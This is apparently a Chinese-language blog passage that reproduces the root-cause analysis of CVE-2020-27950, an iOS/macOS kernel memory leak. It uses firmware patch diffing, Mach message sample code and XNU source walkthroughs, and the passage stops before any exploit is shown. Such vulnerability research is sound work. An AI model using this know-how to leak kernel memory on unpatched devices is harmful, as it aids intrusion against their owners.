CVE-2020-27950 msgh_ad信息泄露

Author: wnagzihxa1n
Email: wnagzihxa1n@gmail.com

公告

```
Available for: macOS High Sierra 10.13.6, macOS Mojave 10.14.6

Impact: A malicious application may be able to disclose kernel memory. Apple is aware of reports that an exploit for this issue exists in the wild.

Description: A memory initialization issue was addressed.

CVE-2020-27950: Google Project Zero
```

跟着这篇文章复现CVE-2020-27950内核信息泄露漏洞

- https://www.synacktiv.com/en/publications/ios-1-day-hunting-uncovering-and-exploiting-cve-2020-27950-kernel-memory-leak.html#

第一次通过bindiff补丁对比逆向分析iOS内核漏洞，踩了不少坑，如果各位师傅有更好的分析办法可以多指点

我们选用iPhone 6的两个固件版本：12.4.8和12.4.9

漏洞版本iOS 12.4.8 (16G201) for iPhone 6

- http://updates-http.cdn-apple.com/2020SummerFCS/fullrestores/001-11131/71ECCF56-5998-4F84-9386-F91387BC68A5/iPhone_4.7_12.4.8_16G201_Restore.ipsw

补丁版本iOS 12.4.9 (16H5) for iPhone 6

- http://updates-http.cdn-apple.com/2020FallFCS/fullrestores/001-73435/24D71947-C37D-4A9F-A958-340EDCA61AC4/iPhone_4.7_12.4.9_16H5_Restore.ipsw

这两个固件都是ZIP压缩文件

```
➜  ~ file *.ipsw
iPhone_4.7_12.4.8_16G201_Restore.ipsw: Zip archive data, at least v2.0 to extract
iPhone_4.7_12.4.9_16H5_Restore.ipsw:   Zip archive data, at least v2.0 to extract
```

解压缩出来，`kernelcache.release.iphone7`就是压缩后的内核二进制文件

```
➜  iPhone_4.7_12.4.8_16G201_Restore ls -al
total 6012560
drwxr-xr-x@  9 wnagzihxa1n  staff         288 Jan  2 19:41 .
drwxr-xr-x   7 wnagzihxa1n  staff         224 Jan  2 19:42 ..
-rw-r--r--@  1 wnagzihxa1n  staff  2874835794 Jan  9  2007 038-60223-004.dmg
-rw-r--r--@  1 wnagzihxa1n  staff    93846555 Jan  9  2007 038-60285-004.dmg
-rw-r--r--@  1 wnagzihxa1n  staff    91602971 Jan  9  2007 038-60305-004.dmg
-rw-r--r--@  1 wnagzihxa1n  staff      128367 Jan  9  2007 BuildManifest.plist
drwxr-xr-x@ 10 wnagzihxa1n  staff         320 Jan  9  2007 Firmware
-rw-r--r--@  1 wnagzihxa1n  staff         985 Jan  9  2007 Restore.plist
-rw-r--r--@  1 wnagzihxa1n  staff    14061377 Jan  9  2007 kernelcache.release.iphone7
```

iPhone 6使用的是LZSS压缩算法

```
➜  iPhone_4.7_12.4.8_16G201_Restore xxd -a kernelcache.release.iphone7 | head -n 10
00000000: 3083 d68f 3c16 0449 4d34 5016 046b 726e  0...<..IM4P..krn
00000010: 6c16 1e4b 6572 6e65 6c43 6163 6865 4275  l..KernelCacheBu
00000020: 696c 6465 722d 3134 3639 2e32 3630 2e31  ilder-1469.260.1
00000030: 3504 83d6 8f0b 636f 6d70 6c7a 7373 025a  5.....complzss.Z
00000040: b99c 01ae f208 00d5 cd8b 0000 0001 0000  ................
00000050: 0000 0000 0000 0000 0000 0000 0000 0000  ................
*
000001b0: 0000 0000 0000 ffcf faed fe0c 0000 01d5  ................
000001c0: 00f6 f002 f6f0 16f6 f058 115a f3f1 20f6  .........X.Z.. .
000001d0: f100 19f6 f028 faf0 3f5f 5f54 4558 5409  .....(..?__TEXT.
```

我们对其进行解压缩，使用的工具是lzssdec

- http://nah6.com/~itsme/cvs-xdadevtools/iphone/tools/lzssdec.cpp

下载编译

```
➜  lzssdec wget http://nah6.com/\~itsme/cvs-xdadevtools/iphone/tools/lzssdec.cpp
➜  lzssdec g++ lzssdec.cpp -o lzssdec
```

解压缩kernelcache文件，现在我们获得了一个存在漏洞的固件版本，同理获取打补丁后的固件版本

```
➜  iPhone_4.7_12.4.8_16G201_Restore ./lzssdec -o 0x1b6 < kernelcache.release.iphone7 > kernelcache.release.iphone7.bin
```

现在漏洞版本和补丁版本的kernelcache文件都准备好了

```
➜  iPhone_4.7_12.4.8_16G201_Restore file kernelcache.release.iphone7.bin
kernelcache.release.iphone7.bin: Mach-O 64-bit executable arm64
➜  iPhone_4.7_12.4.9_16H5_Restore file kernelcache.release.iphone7.bin

kernelcache.release.iphone7.bin: Mach-O 64-bit executable arm64
```

通过bindiff进行补丁对比，bindiff现在已经更新到了6


因为一些大家都懂得的原因，Windows的IDA目前有最新的7.5，而macOS只有7.0，如果是IDA 7.0，目前只能使用bindiff 5，如果是7.5，开心的使用bindiff 6吧

macOS版本有一个错误需要提前解决掉

```
➜  ~ sudo ln -s /Applications/BinDiff/BinDiff.app/Contents/MacOS/bin/bindiff /Applications/BinDiff/BinDiff.app/Contents/app/bindiff
```

为了使用更多的特性以及更准确的分析结果，我决定使用IDA 7.5

将两个文件载入IDA 7.5进行分析，生成idb文件，再通过bindiff分析这两个idb文件



关于符号恢复这部分的一波三折大家可以看这篇文章《关于恢复kernelcache符号的问题)》，记录了我这几天是如何踩坑的

首先比对`kc_12.4.8`和`kc_12.4.9`，得到八个差异函数，再逐个反编译查看代码，发现有五个函数是添加了同一段代码


```
1 __TEXT_EXEC:__text:FFFFFFF00768E4C4 MOV             W1, #0x44 ; 'D'
2 __TEXT_EXEC:__text:FFFFFFF00768E4C8 MOV             X0, X20
3 __TEXT_EXEC:__text:FFFFFFF00768E4CC BL
  sub_FFFFFFF00766D6C0
4 __TEXT_EXEC:__text:FFFFFFF00768E4D0 MOV             W23, #0
```

现在记录者五个跟漏洞有关的函数，再用`kc_12.4.8`和一个泄露符号的`kc_symbols`，分别搜索前面记录的五个函数，通过bindiff的方式恢复出了两个正确的符号

剩下三个函数其中一个具有字符串，搜索源码发现是`ipc_kobject_server()`，此时剩下两个函数找不到符号

kc_12.4.8_func_name	kc_12.4.9_func_name	Similarity	bindiff_symbol	true_symbol
sub_FFFFFFF00768E3AC	sub_FFFFFFF00768E3BC	0.58	_ipc_kmsg_get_from_kernel	ipc_kmsg_get_from_kernel
sub_FFFFFFF00768E164	sub_FFFFFFF00768E164	0.96	_ipc_kmsg_get	ipc_kmsg_get
sub_FFFFFFF0076A7824	sub_FFFFFFF0076A7840	0.13	_mach_gss_accept_sec_context_v2	
sub_FFFFFFF0076BE438	sub_FFFFFFF0076BE470	0.11	_ipc_port_send_turnstile_prepare	ipc_kobject_server
sub_FFFFFFF0076BF8C8	sub_FFFFFFF0076BF90C	0.28	_ptmx_get_ioctl	

同时搜索补丁代码中的`sub_FFFFFFF00766D6C0`，确定是函数`bzero()`



到这一步为止，我们勉强和作者拥有了同样的漏洞分析起点

我们开始分析XNU源码，先从三个有符号的函数任选一个进行分析，我选择了函数`ipc_kmsg_get()`

前两天刚好开源了最新的`xnu-7195.50.7.100.1`

- https://opensource.apple.com/tarballs/xnu/xnu-7195.50.7.100.1.tar.gz


再来一个早一点的版本`xnu-6153.141.1`

- https://opensource.apple.com/tarballs/xnu/xnu-6153.141.1.tar.gz

源码一对比，果然多了函数`bzero()`的调用

```
bzero(trailer, sizeof(*trailer));
```

左边是漏洞版本，右边是补丁版本



补丁操作的变量`trailer`类型是`mach_msg_max_trailer_t`，而`mach_msg_max_trailer_t`是由`mach_msg_mac_trailer_t`定义而来

```
typedef mach_msg_mac_trailer_t mach_msg_max_trailer_t;
mach_msg_max_trailer_t          *trailer;
```

`mach_msg_mac_trailer_t`是一个结构体，在这个结构体定义附近发现了两个宏：`MACH_MSG_TRAILER_MINIMUM_SIZE`，`MAX_TRAILER_SIZE`，分别代表最大的trailer和最小的trailer长度，由此我们可以找到结构体`mach_msg_trailer_t`的定义

```
#define MACH_MSG_TRAILER_MINIMUM_SIZE  sizeof(mach_msg_trailer_t)
```

```
#define MAX_TRAILER_SIZE
((mach_msg_size_t)sizeof(mach_msg_max_trailer_t))

typedef struct{
    mach_msg_trailer_type_t       msgh_trailer_type;
    mach_msg_trailer_size_t       msgh_trailer_size;
    mach_port_seqno_t             msgh_seqno;
    security_token_t              msgh_sender;
    audit_token_t                 msgh_audit;
    mach_port_context_t           msgh_context;
    mach_msg_filter_id            msgh_ad;
    msg_labels_t                  msgh_labels;
} mach_msg_mac_trailer_t;

typedef struct{
    mach_msg_trailer_type_t       msgh_trailer_type;
    mach_msg_trailer_size_t       msgh_trailer_size;
} mach_msg_trailer_t;
```

从结构体定义可以看到，最大的trailer拥有好几个字段，长度为`0x44`，而最小的trailer结构体只有两个字段，长度为`0x08`

我喜欢结合函数功能来讲一个漏洞，比如它是什么作用，在哪里调用到，用户态可控的数据有哪些

比如这个漏洞的补丁，什么是trailer？什么操作能调用到这段代码？

作为入门选手，想要从我说的角度去理解这个漏洞，就需要先来学习下基础知识

1. Mach Message
2. Mach Port

Mach是XNU内核的内核，它实现了操作系统最基本的功能：进程和线程抽象，虚拟内存管理，任务调度，进程间通信和消息传递机制

BSD实现于Mach之上，包括：网络协议栈，文件系统访问，设备访问等等

以上来自《深入解析Mac OS X & iOS操作系统》第二章

在Mach中有一个很基本的概念叫作Message，也就是消息，消息在两个Port之间传递，消息分为`Simple Message`和`Complex Message`，作为复杂消息，自然包含的字段数据要比简单消息要多

Port简单可以理解为一个内核的消息队列，Task创建一个Port后，只有该Task对这个Port有接收消息的Right，其它Task都可以在获取发送Right后对该Port发送消息

Mach Message的接收与发送依赖函数`mach_msg()`进行，这个函数在用户态与内核态均有实现

```
extern mach_msg_return_t mach_msg(
        mach_msg_header_t       *msg,
        mach_msg_option_t       option,
        mach_msg_size_t         send_size,
        mach_msg_size_t         rcv_size,
        mach_port_name_t        rcv_name,
        mach_msg_timeout_t      timeout,
        mach_port_name_t        notify);
```

一条基本的消息由`Message Header`和`Message Body`构成，它可以选择带上消息尾，也就是上面提到的trailer

```
typedef struct{
    mach_msg_header_t       header;
    mach_msg_body_t         body;
} mach_msg_base_t;

typedef struct{
    mach_msg_bits_t       msgh_bits;
    mach_msg_size_t       msgh_size;
    mach_port_t           msgh_remote_port;
    mach_port_t           msgh_local_port;
    mach_port_name_t      msgh_voucher_port;
    mach_msg_id_t         msgh_id;
} mach_msg_header_t;

typedef struct{
    mach_msg_size_t msgh_descriptor_count;
} mach_msg_body_t;
```

以上来自《深入解析Mac OS X & iOS操作系统》第十章

有了一些基本概念之后，我们尝试从开发角度来使用Mach Message

- https://docs.darlinghq.org/internals/macos-specifics/mach-ports.html

创建Receiver Port并等待接收消息

首先我们要创建分配一个Port

```
mach_port_t port;
mach_port_allocate(mach_task_self(), MACH_PORT_RIGHT_RECEIVE, &port);
```

获取往Port发消息的Right

```
mach_port_insert_right(mach_task_self(), port, port,
MACH_MSG_TYPE_MAKE_SEND);
```

向系统注册该Port，这样其它进程都可以通过对应的名字搜索到该Port

```
bootstrap_register(bootstrap_port, "com.wnagzihxa1n.port", port);
```

通过函数`mach_msg()`阻塞线程等待接收消息

```
struct {
    mach_msg_header_t header;
    char some_text[10];
    int some_number;
    mach_msg_trailer_t trailer;
} message;

kr = mach_msg(
    &message.header,  // 另一种写法 (mach_msg_header_t *) &message.
    MACH_RCV_MSG,     // 两种选项：发送和接收，此处是接收
    0,                // 发送消息的长度
    sizeof(message),  // 等待接收消息的长度
    port,             // 要获取消息的port
    MACH_MSG_TIMEOUT_NONE,
    MACH_PORT_NULL);
```

注意trailer在此处的使用，trailer可以附加在消息尾部作为额外的请求，trailer不计算入消息头的`msgh_size`，它有自己的长度字段`msgh_trailer_size`，此处使用的是最小的空trailer

```
typedef struct{
    mach_msg_trailer_type_t       msgh_trailer_type;
    mach_msg_trailer_size_t       msgh_trailer_size;
} mach_msg_trailer_t;
```

获取Sender Port并向其发送消息

搜索并获取指定Port

```
mach_port_t port;
bootstrap_look_up(bootstrap_port, "com.wnagzihxa1n.port", &port);
```

构造消息

```
struct {
    mach_msg_header_t header;
    char some_text[10];
    int some_number;
} message;

message.header.msgh_bits = MACH_MSGH_BITS(MACH_MSG_TYPE_COPY_SEND,
0);
message.header.msgh_remote_port = port;
message.header.msgh_local_port = MACH_PORT_NULL;

strncpy(message.some_text, "Hello", sizeof(message.some_text));
message.some_number = 1337;
```

此处是发送消息，注意第二个参数

```
kr = mach_msg(
    &message.header,  // 另一种写法 (mach_msg_header_t *) &message.
    MACH_SEND_MSG,    // 两种选项：发送和接收，此处是发送
    sizeof(message),  // 发送消息的长度
    0,                // 等待接收消息的长度
    MACH_PORT_NULL,   // 要获取消息的port
    MACH_MSG_TIMEOUT_NONE,
    MACH_PORT_NULL);
```

到此完成Mach Message的接收与发送流程

如果有兴趣可以详读这两篇文章，第一篇的代码没有问题，但是第二篇的代码有点过时了，我没有运行起来

- https://docs.darlinghq.org/internals/macos-specifics/mach-ports.html
- https://flylib.com/books/en/3.126.1.107/1/

我们来看如何在这个过程中发挥trailer的作用，将`mach_msg_trailer_t`改为`mach_msg_security_trailer_t`，同时修改函数`mach_masg()`第二个参数

```
struct {
    mach_msg_header_t header;
    char some_text[10];
    int some_number;
    mach_msg_security_trailer_t trailer;
} message;

kr = mach_msg(
    &message.header,  // 另一种写法 (mach_msg_header_t *) &message.
```

```
    MACH_RCV_MSG |
MACH_RCV_TRAILER_ELEMENTS(MACH_RCV_TRAILER_SENDER),     // <-- 添加
trailer请求位
    0,                  // 发送消息的长度
    sizeof(message),    // 等待接收消息的长度
    port,               // 要获取消息的port
    MACH_MSG_TIMEOUT_NONE,
    MACH_PORT_NULL);
```

当收到消息，即可打印出发送消息者的信息

```
printf("Sender's user id is %u\nSender's user group is %u\n",
       message.trailer.msgh_sender.val[0],
       message.trailer.msgh_sender.val[1]);

// Sender's user id is 501
// Sender's user group is 20
// ➜  id
// uid=501(wnagzihxa1n) gid=20(staff) groups=20(staff)
```

从这个过程可以看出来，Port接收者可以在调用函数`mach_msg()`时额外从内核指定获取一些数据

以上代码来自《Mac OS X技术内幕》第九章

函数`mach_msg()`第二个参数有如下的标志位，这个参数在内核里用`option`来表示

```
/* The options that the kernel honors when passed from user space */
#define MACH_SEND_USER (
    MACH_SEND_MSG |
    MACH_SEND_TIMEOUT |
    MACH_SEND_NOTIFY |
    MACH_SEND_OVERRIDE |
    MACH_SEND_TRAILER |
    MACH_SEND_NOIMPORTANCE |
    MACH_SEND_SYNC_OVERRIDE |
    MACH_SEND_PROPAGATE_QOS |
    MACH_SEND_SYNC_BOOTSTRAP_CHECKIN |
    MACH_MSG_STRICT_REPLY |
    MACH_RCV_GUARDED_DESC)

#define MACH_RCV_USER (
    MACH_RCV_MSG |
    MACH_RCV_TIMEOUT |
    MACH_RCV_LARGE |
    MACH_RCV_LARGE_IDENTITY |
```

```
    MACH_RCV_VOUCHER |
    MACH_RCV_TRAILER_MASK |
    MACH_RCV_SYNC_WAIT |
    MACH_RCV_SYNC_PEEK   |
    MACH_RCV_GUARDED_DESC |
    MACH_MSG_STRICT_REPLY)
```

如果对于Mach Message发送与接收基本流程不理解的同学一定多看看上面这几段代码

以下假设大家对于Mach Message都有了一定的基本理解，并且删除了部分调试与失败返回处理代码

我们跟入函数`mach_msg()`，函数`mach_msg()`会调用函数`mach_msg_trap()`，函数`mach_msg_trap()`会调用函数`mach_msg_overwrite_trap()`

```
mach_msg_return_t
mach_msg_trap(
    struct mach_msg_overwrite_trap_args *args)
{
    kern_return_t kr;
    args->rcv_msg = (mach_vm_address_t)0;

    kr = mach_msg_overwrite_trap(args);
    return kr;
}
```

这里有两种我们需要分析的场景：`MACH_RCV_MSG`和`MACH_SEND_MSG`

当函数`mach_msg()`第二个参数是`MACH_SEND_MSG`的时候，函数`ipc_kmsg_get()`用于分配缓冲区并从用户态拷贝数据到内核态

```
mach_msg_return_t
mach_msg_overwrite_trap(
    struct mach_msg_overwrite_trap_args *args)
{
    mach_vm_address_t       msg_addr = args->msg;
    mach_msg_option_t       option = args->option;  // mach_msg()第二个参数
    ...

    mach_msg_return_t  mr = MACH_MSG_SUCCESS; // 大吉大利
    vm_map_t map = current_map();

    /* Only accept options allowed by the user */
    option &= MACH_MSG_OPTION_USER;

```

```
    if (option & MACH_SEND_MSG) {
        ipc_space_t space = current_space();
        ipc_kmsg_t kmsg;    // 创建kmsg变量

        // 分配缓冲区并从用户态拷贝数据到内核态
        mr = ipc_kmsg_get(msg_addr, send_size, &kmsg);
        // 转换端口，从用户态转换为内核态地址
        mr = ipc_kmsg_copyin(kmsg, space, map, override, &option);
        // 发送消息
        mr = ipc_kmsg_send(kmsg, option, msg_timeout);
    }

    if (option & MACH_RCV_MSG) {
        ...
    }

    return MACH_MSG_SUCCESS;
}
```

函数`ipc_kmsg_get()`属于漏洞函数，`ipc_kmsg_t`就是内核态的消息存储结构体，拷贝过程看注释

```
mach_msg_return_t
ipc_kmsg_get(
    mach_vm_address_t       msg_addr,
    mach_msg_size_t size,
    ipc_kmsg_t              *kmsgp)
{
    mach_msg_size_t                 msg_and_trailer_size;
    ipc_kmsg_t                      kmsg;
    mach_msg_max_trailer_t          *trailer;
    mach_msg_legacy_base_t      legacy_base;
    mach_msg_size_t             len_copied;
    legacy_base.body.msgh_descriptor_count = 0;

    // 长度参数检查

    // mach_msg_legacy_base_t结构体长度等于mach_msg_base_t
    if (size == sizeof(mach_msg_legacy_header_t)) {
        len_copied = sizeof(mach_msg_legacy_header_t);
    } else {
        len_copied = sizeof(mach_msg_legacy_base_t);
    }

    // 从用户态拷贝消息到内核态
    if (copyinmsg(msg_addr, (char *)&legacy_base, len_copied)) {
```

```
        return MACH_SEND_INVALID_DATA;
    }

    // 获取内核态消息变量起始地址
    msg_addr += sizeof(legacy_base.header);

    // 直接加上最长的trailer长度，不知道接收者会定义何种类型的trailer，此处是做备用操作
    // typedef mach_msg_mac_trailer_t mach_msg_max_trailer_t;
    // #define MAX_TRAILER_SIZE ((mach_msg_size_t)sizeof(mach_msg_max_trailer_t))
    msg_and_trailer_size = size + MAX_TRAILER_SIZE;

    // 分配内核空间
    kmsg = ipc_kmsg_alloc(msg_and_trailer_size);

    // 初始化kmsg.ikm_header部分字段

    // 拷贝消息体，此处不包括trailer
    if (copyinmsg(msg_addr, (char *)(kmsg->ikm_header + 1), size - (mach_msg_size_t)sizeof(mach_msg_header_t))) {
        ipc_kmsg_free(kmsg);
        return MACH_SEND_INVALID_DATA;
    }

    // 通过size找到kmsg尾部trailer的起始地址，进行初始化
    // 注意它的msgh_trailer_size是最小的MACH_MSG_TRAILER_MINIMUM_SIZE
    trailer = (mach_msg_max_trailer_t *) ((vm_offset_t)kmsg->ikm_header + size);
    trailer->msgh_sender = current_thread()->task->sec_token;
    trailer->msgh_audit = current_thread()->task->audit_token;
    trailer->msgh_trailer_type = MACH_MSG_TRAILER_FORMAT_0;
    trailer->msgh_trailer_size = MACH_MSG_TRAILER_MINIMUM_SIZE;
    trailer->msgh_labels.sender = 0;

    *kmsgp = kmsg;
    return MACH_MSG_SUCCESS;
}
```

函数`ipc_kmsg_get()`结尾赋值trailer的时候，使用的是`mach_msg_max_trailer_t`，给`kmsg`申请的长度也是按照`mach_msg_max_trailer_t`计算，但只初始化了三个字段，其它字段并未初始化，这是漏洞成因之一

```
trailer->msgh_sender = current_thread()->task->sec_token;
trailer->msgh_audit = current_thread()->task->audit_token;
trailer->msgh_labels.sender = 0;
```

```
4
5  typedef struct{
6      mach_msg_trailer_type_t       msgh_trailer_type;
7      mach_msg_trailer_size_t       msgh_trailer_size;
8      mach_port_seqno_t             msgh_seqno;
9      security_token_t              msgh_sender;
10     audit_token_t                 msgh_audit;
11     mach_port_context_t           msgh_context;
12     mach_msg_filter_id            msgh_ad;
13     msg_labels_t                  msgh_labels;
14 } mach_msg_mac_trailer_t;
```

当函数`mach_msg()`第二个参数是`MACH_RCV_MSG`的时候，会调用函数`mach_msg_receive_results()`读取消息

```
1  mach_msg_return_t
2  mach_msg_overwrite_trap(
3      struct mach_msg_overwrite_trap_args *args)
4  {
5      // 初始化基础变量
6      mach_vm_address_t       msg_addr = args->msg;
7      mach_msg_option_t       option = args->option;  // mach_msg()第二
   个参数
8      ...
9
10     mach_msg_return_t  mr = MACH_MSG_SUCCESS; // 大吉大利
11     vm_map_t map = current_map();
12
13     /* Only accept options allowed by the user */
14     option &= MACH_MSG_OPTION_USER;
15
16     // mach_msg(): 发送消息
17     if (option & MACH_SEND_MSG) {
18         ...
19     }
20
21     // mach_msg(): 接收消息，我们关注这个分支
22     if (option & MACH_RCV_MSG) {
23         thread_t self = current_thread();
24         ipc_space_t space = current_space();
25         ipc_object_t object;
26         ipc_mqueue_t mqueue;
27
28         mr = ipc_mqueue_copyin(space, rcv_name, &mqueue, &object);
29
30         // 设置接收消息的缓冲区地址
```

```
        if (rcv_msg_addr != (mach_vm_address_t)0) {
            self->ith_msg_addr = rcv_msg_addr;
        } else {
            self->ith_msg_addr = msg_addr;
        }

        // 将重要参数设置为线程全局结构体变量
        self->ith_object = object;
        self->ith_rsize = rcv_size;
        self->ith_msize = 0;
        self->ith_option = option;
        self->ith_receiver_name = MACH_PORT_NULL;
        self->ith_continuation = thread_syscall_return;
        self->ith_knote = ITH_KNOTE_NULL;

        // 从消息队列里获取消息
        // Purpose: Receive a message from a message queue.
        ipc_mqueue_receive(mqueue, option, rcv_size, msg_timeout,
THREAD_ABORTSAFE);
        if ((option & MACH_RCV_TIMEOUT) && msg_timeout == 0) {
            thread_poll_yield(self);
        }

        // 读取消息
        return mach_msg_receive_results(NULL);
    }

    return MACH_MSG_SUCCESS;
}
```

函数`mach_msg_receive_results()`用于读取消息，如果消息读取成功，会调用函数`ipc_kmsg_add_trailer()`

```
mach_msg_return_t
mach_msg_receive_results(
    mach_msg_size_t *sizep)
{
    // 初始化基础变量
    thread_t          self = current_thread();  // 获取线程全局结构体变量
self
    ipc_space_t       space = current_space();
    vm_map_t          map = current_map();

    mach_msg_trailer_size_t trailer_size;
    mach_msg_size_t   size = 0;

```

```
    /*
     * unlink the special_reply_port before releasing reference to object.
     * get the thread's turnstile, if the thread donated it's turnstile to the port
     */
    mach_msg_receive_results_complete(object);
    io_release(object);

    /* auto redeem the voucher in the message */
    ipc_voucher_receive_postprocessing(kmsg, option);

    // 确定是哪种trailer结构体，计算trailer的长度
    trailer_size = ipc_kmsg_add_trailer(kmsg, space, option, self, seqno, FALSE,
        kmsg->ikm_header->msgh_remote_port->ip_context);

    mr = ipc_kmsg_copyout(kmsg, space, map, MACH_MSG_BODY_NULL, option);

    if (mr != MACH_MSG_SUCCESS) {
        ...
    } else {
        /* capture ksmg QoS values to the thread continuation state */
        self->ith_qos = kmsg->ikm_qos;
        self->ith_qos_override = kmsg->ikm_qos_override;

